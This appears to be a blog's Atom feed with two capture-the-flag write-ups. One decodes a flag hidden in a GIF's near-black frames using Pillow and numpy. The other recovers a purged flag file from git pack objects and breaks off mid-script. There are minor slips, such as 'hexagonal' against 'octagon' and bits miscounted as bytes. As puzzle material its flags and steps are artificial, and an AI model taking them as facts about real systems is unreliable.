<?xml version="1.0" encoding="utf-8"?>
<feed xmlns="http://www.w3.org/2005/Atom">
    <author>Alex McCormack</author>
    <title>amccormack.net</title>
    
    <entry>
        <title>Solving "redacted-puzzle" From OOOverflow's 2019 DEF CON Prequalifiers</title>
        <link href="2019-05-12-redacted-puzzle-def-con.html"/>
        <content type="html"><h1>The Redacted-Puzzle challenge</h1>
<p>The challenge prompt says "Everything you need is in this file." and provides
a gif.</p>
<p>The gif appears all black so I opened it up in a Jupyter notebook with the Pillow
library.</p>
<p><img alt="Challenge Image" src="/static/img/redacted-puzzle.gif" /></p>
<p>I first looked at the number of frames and if the image was animated:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span><span style="color: #008000; font-weight: bold">from</span> <span style="color: #0000FF; font-weight: bold">PIL</span> <span style="color: #008000; font-weight: bold">import</span> Image
im <span style="color: #666666">=</span> Image<span style="color: #666666">.</span>open(<span style="color: #BA2121">&#39;redacted-puzzle.gif&#39;</span>)
<span style="color: #008000; font-weight: bold">print</span> im<span style="color: #666666">.</span>is_animated, im<span style="color: #666666">.</span>n_frames
</pre></div>

<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>True 35
</pre></div>

<p>To get a quick idea of the variety between the frames, I hashed each individual frame:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span><span style="color: #008000; font-weight: bold">import</span> <span style="color: #0000FF; font-weight: bold">hashlib</span>
ba <span style="color: #666666">=</span> []
<span style="color: #008000; font-weight: bold">for</span> frame <span style="color: #AA22FF; font-weight: bold">in</span> <span style="color: #008000">range</span>(im<span style="color: #666666">.</span>n_frames):
    im<span style="color: #666666">.</span>seek(frame)
    ba<span style="color: #666666">.</span>append(im<span style="color: #666666">.</span>tobytes())
    <span style="color: #008000; font-weight: bold">print</span> hashlib<span style="color: #666666">.</span>md5(ba[<span style="color: #666666">-1</span>])<span style="color: #666666">.</span>hexdigest(), <span style="color: #008000">len</span>(ba[<span style="color: #666666">-1</span>]), hashlib<span style="color: #666666">.</span>md5(<span style="color: #BA2121">&#39;&#39;</span><span style="color: #666666">.</span>join(<span style="color: #008000">chr</span>(x) <span style="color: #008000; font-weight: bold">for</span> x <span style="color: #AA22FF; font-weight: bold">in</span> im<span style="color: #666666">.</span>getpalette()))<span style="color: #666666">.</span>hexdigest()
</pre></div>

<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>e176bcf3e8b281e91836b1cb2d430405 921600 60a44dc3832c9d6881f7d93298eeb341
acaac3e8a8dbe0531c8dd20146eb66af 921600 60a44dc3832c9d6881f7d93298eeb341
052381a58aacc14ac056f08eafcc13af 921600 60a44dc3832c9d6881f7d93298eeb341
d10c97718cd77ebef4df51b686ca5515 921600 60a44dc3832c9d6881f7d93298eeb341
....
</pre></div>

<p>This told me that all the frames where the same size, and all were different.</p>
<p>Taking a look at the frames, I realized they were in palette mode, and therefore each
byte mapped to a pixel in the image, and the color was determined by the palette.</p>
<p>I converted one of the frames to from pixel to RGBA, and looked at the colors, which are all
black or very close to it.</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>m <span style="color: #666666">=</span> Image<span style="color: #666666">.</span>frombytes(<span style="color: #BA2121">&#39;P&#39;</span>, (<span style="color: #666666">1280</span>,<span style="color: #666666">720</span>), ba[<span style="color: #666666">0</span>])<span style="color: #666666">.</span>convert(mode<span style="color: #666666">=</span><span style="color: #BA2121">&#39;RGBA&#39;</span>)
m<span style="color: #666666">.</span>getcolors()
</pre></div>

<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>[(6090, (1, 1, 1, 255)), (73112, (2, 2, 2, 255)), (842398, (0, 0, 0, 255))]
</pre></div>


<p>I put some code together to change the colors and recreate the gif frame by frame.
From this we can see various shapes moving around the image.</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span><span style="color: #008000; font-weight: bold">import</span> <span style="color: #0000FF; font-weight: bold">numpy</span> <span style="color: #008000; font-weight: bold">as</span> <span style="color: #0000FF; font-weight: bold">np</span>
<span style="color: #008000; font-weight: bold">from</span> <span style="color: #0000FF; font-weight: bold">PIL</span> <span style="color: #008000; font-weight: bold">import</span> ImageFont, ImageDraw
new_colors <span style="color: #666666">=</span> []
<span style="color: #008000; font-weight: bold">for</span> i, b <span style="color: #AA22FF; font-weight: bold">in</span> <span style="color: #008000">enumerate</span>(ba):
    m <span style="color: #666666">=</span> Image<span style="color: #666666">.</span>frombytes(<span style="color: #BA2121">&#39;P&#39;</span>, (<span style="color: #666666">1280</span>,<span style="color: #666666">720</span>), b)<span style="color: #666666">.</span>convert(mode<span style="color: #666666">=</span><span style="color: #BA2121">&#39;RGBA&#39;</span>)
    data <span style="color: #666666">=</span> np<span style="color: #666666">.</span>array(m)
    r,g,b,a <span style="color: #666666">=</span> data<span style="color: #666666">.</span>T
    white <span style="color: #666666">=</span> (r <span style="color: #666666">==</span> <span style="color: #666666">0</span> ) <span style="color: #666666">&amp;</span> (b <span style="color: #666666">==</span> <span style="color: #666666">0</span>) <span style="color: #666666">&amp;</span> (g <span style="color: #666666">==</span> <span style="color: #666666">0</span>)
    red <span style="color: #666666">=</span> (r <span style="color: #666666">==</span> <span style="color: #666666">1</span> ) <span style="color: #666666">&amp;</span> (b <span style="color: #666666">==</span> <span style="color: #666666">1</span>) <span style="color: #666666">&amp;</span> (g <span style="color: #666666">==</span> <span style="color: #666666">1</span>)
    green <span style="color: #666666">=</span> (r <span style="color: #666666">==</span> <span style="color: #666666">2</span>) <span style="color: #666666">&amp;</span> (b <span style="color: #666666">==</span> <span style="color: #666666">2</span>) <span style="color: #666666">&amp;</span> (g <span style="color: #666666">==</span> <span style="color: #666666">2</span>)
    data[<span style="color: #666666">...</span>, :<span style="color: #666666">-1</span>][white<span style="color: #666666">.</span>T] <span style="color: #666666">=</span> (<span style="color: #666666">255</span>,<span style="color: #666666">255</span>,<span style="color: #666666">255</span>)
    data[<span style="color: #666666">...</span>, :<span style="color: #666666">-1</span>][red<span style="color: #666666">.</span>T] <span style="color: #666666">=</span> (<span style="color: #666666">255</span>,<span style="color: #666666">0</span>,<span style="color: #666666">0</span>)
    data[<span style="color: #666666">...</span>, :<span style="color: #666666">-1</span>][green<span style="color: #666666">.</span>T] <span style="color: #666666">=</span> (<span style="color: #666666">0</span>,<span style="color: #666666">255</span>,<span style="color: #666666">0</span>)
    im3 <span style="color: #666666">=</span> Image<span style="color: #666666">.</span>fromarray(data)
    draw <span style="color: #666666">=</span> ImageDraw<span style="color: #666666">.</span>Draw(im3)
    draw<span style="color: #666666">.</span>text((<span style="color: #666666">10</span>,<span style="color: #666666">10</span>), <span style="color: #BA2121">&#39;Frame: {0}&#39;</span><span style="color: #666666">.</span>format(i), fill<span style="color: #666666">=</span><span style="color: #BA2121">&#39;green&#39;</span>)
    new_colors<span style="color: #666666">.</span>append(im3)
new_colors[<span style="color: #666666">0</span>]<span style="color: #666666">.</span>save(<span style="color: #BA2121">&#39;new_redacted.gif&#39;</span>, save_all<span style="color: #666666">=</span><span style="color: #008000">True</span>, append_images<span style="color: #666666">=</span>new_colors[<span style="color: #666666">1</span>:], duration<span style="color: #666666">=500</span>, loop<span style="color: #666666">=0</span>)
</pre></div>

<p><img alt="Recolored Image" src="/static/img/new_redacted.gif" /></p>

<p>I blended a few of the images together, and saw a distinct hexagonal shape.</p>
<p><img alt="Recolored Image" src="/static/img/blended.png" /></p>
<p>At this point I wasn't quite sure what to do next. Looking at the alphabet, I noticed
there were 32 characters, and I was thinking about base32 encoding. From the
octagon, I figured it'd be possible to represent a byte, where each corner of
the octagon was a bit, and so the image above, if just the black trapezoid is
considered in the image above, the bit patten might read 00001111. There are 35
frames, so 35 bytes = 35 * 8 = 280 bytes. 280 can be evenly divided by 5 so if
my base32 theory is correct, there could be a 56 character encoded message.</p>

<p>So I opened the above image in GIMP and circled all the corners and saved the just
the circles on a transparent background.</p>
<p><img alt="Overlayed Image" src="/static/img/overlay_redacted.gif" /></p>
<p>I put a star where to start from, and then started putting a 0 or 1 based on if the
shape touched or got close to the circle.</p>
<p>I saved off my guesses in a file called <code>numbers.txt</code>. Even though I picked a
consistent spot to record the pattern, I didn't know if the location I chose was
the correct first bit location. So I wrote a script which would take all 35 binary
groupings, and rotate each one by place. I would then merge all 35 into one string,
and use groups of 5 bits to determine a number, which would make the offset into
the alphabet shown in the image.</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>alpha <span style="color: #666666">=</span> <span style="color: #BA2121">&#39;+-=ABCDEFGHIJKLMNOPQRSTUVWXYZ_{}&#39;</span>
<span style="color: #008000; font-weight: bold">def</span> <span style="color: #0000FF">rotate</span>(x, i):
    <span style="color: #008000; font-weight: bold">return</span> x[i:] <span style="color: #666666">+</span> x[:i]
<span style="color: #008000; font-weight: bold">with</span> <span style="color: #008000">open</span>(<span style="color: #BA2121">&#39;numbers.txt&#39;</span>) <span style="color: #008000; font-weight: bold">as</span> f:
    nums <span style="color: #666666">=</span> [ x<span style="color: #666666">.</span>split(<span style="color: #BA2121">&#39; &#39;</span>)[<span style="color: #666666">0</span>] <span style="color: #008000; font-weight: bold">for</span> x <span style="color: #AA22FF; font-weight: bold">in</span> f<span style="color: #666666">.</span>read()<span style="color: #666666">.</span>split(<span style="color: #BA2121">&#39;</span><span style="color: #BB6622; font-weight: bold">\n</span><span style="color: #BA2121">&#39;</span>) <span style="color: #008000; font-weight: bold">if</span> x]
<span style="color: #008000; font-weight: bold">for</span> rotate_level <span style="color: #AA22FF; font-weight: bold">in</span> <span style="color: #008000">range</span>(<span style="color: #666666">8</span>):
    p <span style="color: #666666">=</span> <span style="color: #BA2121">&#39;&#39;</span><span style="color: #666666">.</span>join(rotate(x, rotate_level) <span style="color: #008000; font-weight: bold">for</span> x <span style="color: #AA22FF; font-weight: bold">in</span> nums)
    chunks <span style="color: #666666">=</span> [ p[i:i<span style="color: #666666">+5</span>] <span style="color: #008000; font-weight: bold">for</span> i <span style="color: #AA22FF; font-weight: bold">in</span> <span style="color: #008000">range</span>(<span style="color: #666666">0</span>,<span style="color: #008000">len</span>(p), <span style="color: #666666">5</span>)]
    <span style="color: #008000; font-weight: bold">print</span> rotate_level, <span style="color: #BA2121">&#39;&#39;</span><span style="color: #666666">.</span>join(alpha[<span style="color: #008000">int</span>(x,<span style="color: #666666">2</span>)] <span style="color: #008000; font-weight: bold">for</span> x <span style="color: #AA22FF; font-weight: bold">in</span> chunks)
</pre></div>

<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>0 BMJAQBI-G{F=JL-_B-CQP-V=XISQLR{FIW-J-UAHQSQUPA{LZQOYBA{M
1 FXVUBF{=QVNRVZAXF=IEBANBRUIT_GROUP=FALLREMEMBER_WEATHER}
2 OOO{FORCES-GOVERN+T{FE+FGLU_VQGAMBBNDZ_GLXL{HM-YPLEZRM-}
3 AEAJQA+IMH=AANMG+CKJPL+NPWMYQDPD{FG+KWPQ_N_ZT{ATBZMWH{A{
4 DHDWDDFT{NBTC+{Q+HXGDZ-+CT}EDKJJZRP+WQKDYCYGMZEJGV}=UZEZ
5 JNKPLJOJ_BGJF-_E+ORPMV=+IG{{JXNWWKB-ODXKTMT=}VLWQO{CKVMW
6 W+YBZW=VXJPFPAPM-AGB_NJ+TQ_JYS-PP{FA+KZXJ}JS_N_QEEZHWN}Q
7 PCTGWPCNR_B-DEB{==PWW+V-KEXWUHIBCZNT+YOSWXWYW-YELIVSQ-}E
</pre></div>

<p>Offset 2 looks really close, we see the start of the flag <code>OOO{</code> and it looks
like real text and not gibberish. But after 16 or so characters it starts to look
like gibberish again. But, The end of offset 1 looks really promising.</p>
<p>I double checked my binary codes against the images noticed that the images
periodically fell out of sync with my circles, and that I was guessing for
many of them.</p>
<p>I used the following to regenerate all of the frames with a -1 degree rotation
and then made a new list of binary codes.</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span><span style="color: #008000; font-weight: bold">import</span> <span style="color: #0000FF; font-weight: bold">numpy</span> <span style="color: #008000; font-weight: bold">as</span> <span style="color: #0000FF; font-weight: bold">np</span>
<span style="color: #008000; font-weight: bold">from</span> <span style="color: #0000FF; font-weight: bold">PIL</span> <span style="color: #008000; font-weight: bold">import</span> ImageFilter
<span style="color: #008000; font-weight: bold">from</span> <span style="color: #0000FF; font-weight: bold">IPython</span> <span style="color: #008000; font-weight: bold">import</span> display
overlayed <span style="color: #666666">=</span> []
recolored <span style="color: #666666">=</span> []
lay <span style="color: #666666">=</span> Image<span style="color: #666666">.</span>open(<span style="color: #BA2121">&#39;layer2.png&#39;</span>)
<span style="color: #008000; font-weight: bold">for</span> i <span style="color: #AA22FF; font-weight: bold">in</span> <span style="color: #008000">range</span>(<span style="color: #008000">len</span>(ba)):
    m <span style="color: #666666">=</span> Image<span style="color: #666666">.</span>frombytes(<span style="color: #BA2121">&#39;P&#39;</span>, (<span style="color: #666666">1280</span>,<span style="color: #666666">720</span>), ba[i])<span style="color: #666666">.</span>convert(mode<span style="color: #666666">=</span><span style="color: #BA2121">&#39;RGBA&#39;</span>)
    <span style="color: #008000; font-weight: bold">print</span> i, <span style="color: #BA2121">&#39;Line {0}&#39;</span><span style="color: #666666">.</span>format(i<span style="color: #666666">+1</span>)
    data <span style="color: #666666">=</span> np<span style="color: #666666">.</span>array(m)
    r,g,b,a <span style="color: #666666">=</span> data<span style="color: #666666">.</span>T
    black <span style="color: #666666">=</span> (r <span style="color: #666666">==</span> <span style="color: #666666">0</span> ) <span style="color: #666666">&amp;</span> (b <span style="color: #666666">==</span> <span style="color: #666666">0</span>) <span style="color: #666666">&amp;</span> (g <span style="color: #666666">==</span> <span style="color: #666666">0</span>)
    b2 <span style="color: #666666">=</span> (r <span style="color: #666666">==</span> <span style="color: #666666">1</span> ) <span style="color: #666666">&amp;</span> (b <span style="color: #666666">==</span> <span style="color: #666666">1</span>) <span style="color: #666666">&amp;</span> (g <span style="color: #666666">==</span> <span style="color: #666666">1</span>)
    data[<span style="color: #666666">...</span>, :<span style="color: #666666">-1</span>][black<span style="color: #666666">.</span>T] <span style="color: #666666">=</span> (<span style="color: #666666">255</span>,<span style="color: #666666">255</span>,<span style="color: #666666">255</span>)
    data[<span style="color: #666666">...</span>, :<span style="color: #666666">-1</span>][b2<span style="color: #666666">.</span>T] <span style="color: #666666">=</span> (<span style="color: #666666">255</span>,<span style="color: #666666">255</span>,<span style="color: #666666">255</span>)
    im3 <span style="color: #666666">=</span> Image<span style="color: #666666">.</span>fromarray(data)
    im3 <span style="color: #666666">=</span> im3<span style="color: #666666">.</span>rotate(<span style="color: #666666">-</span>i)
    recolored<span style="color: #666666">.</span>append(im3<span style="color: #666666">.</span>copy())
    im3<span style="color: #666666">.</span>alpha_composite(lay)
    overlayed<span style="color: #666666">.</span>append(im3)
    display<span style="color: #666666">.</span>display(im3)
</pre></div>

<p>That produced the following with rotation level 2 putting out the flag:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>0 BMJAQBI-G{F=JL-_B-CWV-V=KEXWUHIBCZNT+YOSWXWYW-YELIVSQ-}E
1 FXVUBF{=QVNRVZAXF=IAPANBXISQLR{FIW-J-UAHQSQUPA{LZQOYBA{M
2 OOO{FORCES-GOVERN+TUBE+FRUIT_GROUP=FALLREMEMBER_WEATHER}
3 AEAJQA+IMH=AANMG+CKLFL+NGLU_VQGAMBBNDZ_GLXL{HM-YPLEZRM-}
4 DHDWDDFT{NBTC+{Q+HXJPZ-+PWMYQDPD{FG+KWPQ_N_ZT{ATBZMWH{A{
5 JNKPLJOJ_BGJF-_E+ORWEV=+CT}EDKJJZRP+WQKDYCYGMZEJGV}=UZEZ
6 W+YBZW=VXJPFPAPM-AG=MNJ+IG{{JXNWWKB-ODXKTMT=}VLWQO{CKVMW
7 PCTGWPCNR_B-DEB{==PR_+V-TQ_JYS-PP{FA+KZXJ}JS_N_QEEZHWN}Q
</pre></div></content>
    </entry>
    
    <entry>
        <title>Solving "Obliterated File" and "Obliterated File Again" from TSG CTF</title>
        <link href="2019-05-05-obliterated-file-tsg-ctf.html"/>
        <content type="html"><p>Yesterday I participated in the <a href="https://score.ctf.tsg.ne.jp/">TSG CTF</a> and I'll
be posting a few of the challenges and solutions to the blog.</p>
<h1>The Obliterated File challenges</h1>
<p>Both challenges involve the use of git. I have some familiarity working with the
internals of git so I knew enough to start throwing commands together, even if I
didn't quite understand what exactly I was doing.</p>
<p>The <a href="https://github.com/amccormack/ctf_challenges/blob/master/tsg_ctf/forensics/obliterated_file/problem.zip">first problem</a>
has the prompt</p>
<blockquote>
<p>Working on making a problem of TSG CTF, I noticed that I have staged and
committed the flag file by mistake before I knew it. I googled and found the
following commands, so I'm not sure but anyway typed them. It should be ok,
right?</p>
</blockquote>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>$ git filter-branch --index-filter &quot;git rm -f --ignore-unmatch problem/flag&quot; --prune-empty -- --all
$ git reflog expire --expire=now --all
$ git gc --aggressive --prune=now
</pre></div>

<p>Another challenge, <code>Obliterated File Again</code> was was later released as an
unintentional solution was discovered for the original challenge. I ended up
solving both challenges in the same way.</p>
<p>I've had some experience working through <a href="https://www.git-scm.com/book/en/v2/Git-Internals-Plumbing-and-Porcelain">git plumbing</a>
commands in the past. So without really knowing what I was looking for, I started
trying commands.</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>user@box:/tmp/ob/easy_web$ find .git/objects/ -type f
.git/objects/ba/46709ec62fd916b29f17c5e9fd2fa99b71027c
.git/objects/fa/e323e2976c63f9aab36283ded3a205b02cd8da
.git/objects/cd/50304fc39f8c0fbc7ad062ecb9a940f3baed29
.git/objects/info/packs
.git/objects/pack/pack-358c51ff6239c4616442ad260a7f71391fec6fc2.idx
.git/objects/pack/pack-358c51ff6239c4616442ad260a7f71391fec6fc2.pack
.git/objects/5d/04bb5c39d8821c57d6e109088caefbdfd9660b
.git/objects/26/6f4148e4cf37bdbfb57da379ea49b2f106e6b2
.git/objects/4e/48cb9537172cfcf4174c999ee409ca70139c3d
.git/objects/4e/342ba6d191971197bb40023855b53a0155060b
.git/objects/50/935b0c64743459d3ffdfabb31229af867b949e
.git/objects/8e/497982ba717ee0fe21acd4d6a1beb74be0f90f
.git/objects/87/16dd0de5702371cc61c4627865bcaf16ddb448
</pre></div>

<p>The pack file sticks out, and I know it can be used to house more git objects
so I found <a href="https://www.git-scm.com/book/en/v2/Git-Internals-Packfiles">the documentation</a>
which led me to try the <code>verify-pack</code> command.</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>user@box:/tmp/ob/easy_web$ git verify-pack -v .git/objects/pack/pack-358c51ff6239c4616442ad260a7f71391fec6fc2.pack
d516014b8de3f20d473f2adca1713337095c7873 commit 217 153 12
f1d1f81fb5444ec4d40736104d682b43611c66f5 commit 217 151 165
98d396f94fb23e9e0fb317aa041ca02691f7ec8b commit 218 156 316
...truncated ...

72e3d57df672e811ef56d4fa993a71da33a1de91 blob   59 67 9622
207cef168362ac985a373f49fdbcf1d29035b6fb tree   64 79 9689 2 91a3b5d486e8cce94c981e459db47a2fa4497e1b
non delta: 59 objects
chain length = 1: 21 objects
chain length = 2: 12 objects
chain length = 3: 5 objects
chain length = 4: 1 object
chain length = 5: 1 object
.git/objects/pack/pack-358c51ff6239c4616442ad260a7f71391fec6fc2.pack: ok
</pre></div>

<p>I wanted to <code>cat-file</code> the hashes and save the output, so I put together a basic script
in python. The purpose of this code is to take a hash as a command line argument, and then
run <code>git cat-file -p &lt;hash&gt;</code> and save off the output. There is probably a sneaky way to
do this in bash, but python worked just fine.</p>
<p>The contents of <code>fetch.py</code> is shown below.</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span><span style="color: #408080; font-style: italic">#!/usr/bin/python</span>
<span style="color: #008000; font-weight: bold">import</span> <span style="color: #0000FF; font-weight: bold">argparse</span>
<span style="color: #008000; font-weight: bold">import</span> <span style="color: #0000FF; font-weight: bold">subprocess</span>

<span style="color: #008000; font-weight: bold">def</span> <span style="color: #0000FF">fetch</span>(<span style="color: #008000">hash</span>):
    <span style="color: #008000; font-weight: bold">try</span>:
        output <span style="color: #666666">=</span> subprocess<span style="color: #666666">.</span>check_output([<span style="color: #BA2121">&quot;git&quot;</span>, <span style="color: #BA2121">&quot;cat-file&quot;</span>, <span style="color: #BA2121">&quot;-p&quot;</span>, <span style="color: #008000">hash</span>], stderr<span style="color: #666666">=</span>subprocess<span style="color: #666666">.</span>STDOUT)
    <span style="color: #008000; font-weight: bold">except</span> <span style="color: #D2413A; font-weight: bold">Exception</span> <span style="color: #008000; font-weight: bold">as</span> e:
        <span style="color: #008000; font-weight: bold">if</span> <span style="color: #008000">len</span>(e<span style="color: #666666">.</span>output):
            output <span style="color: #666666">=</span> e<span style="color: #666666">.</span>output
        <span style="color: #008000; font-weight: bold">else</span>:
            output <span style="color: #666666">=</span> <span style="color: #008000">str</span>(e)
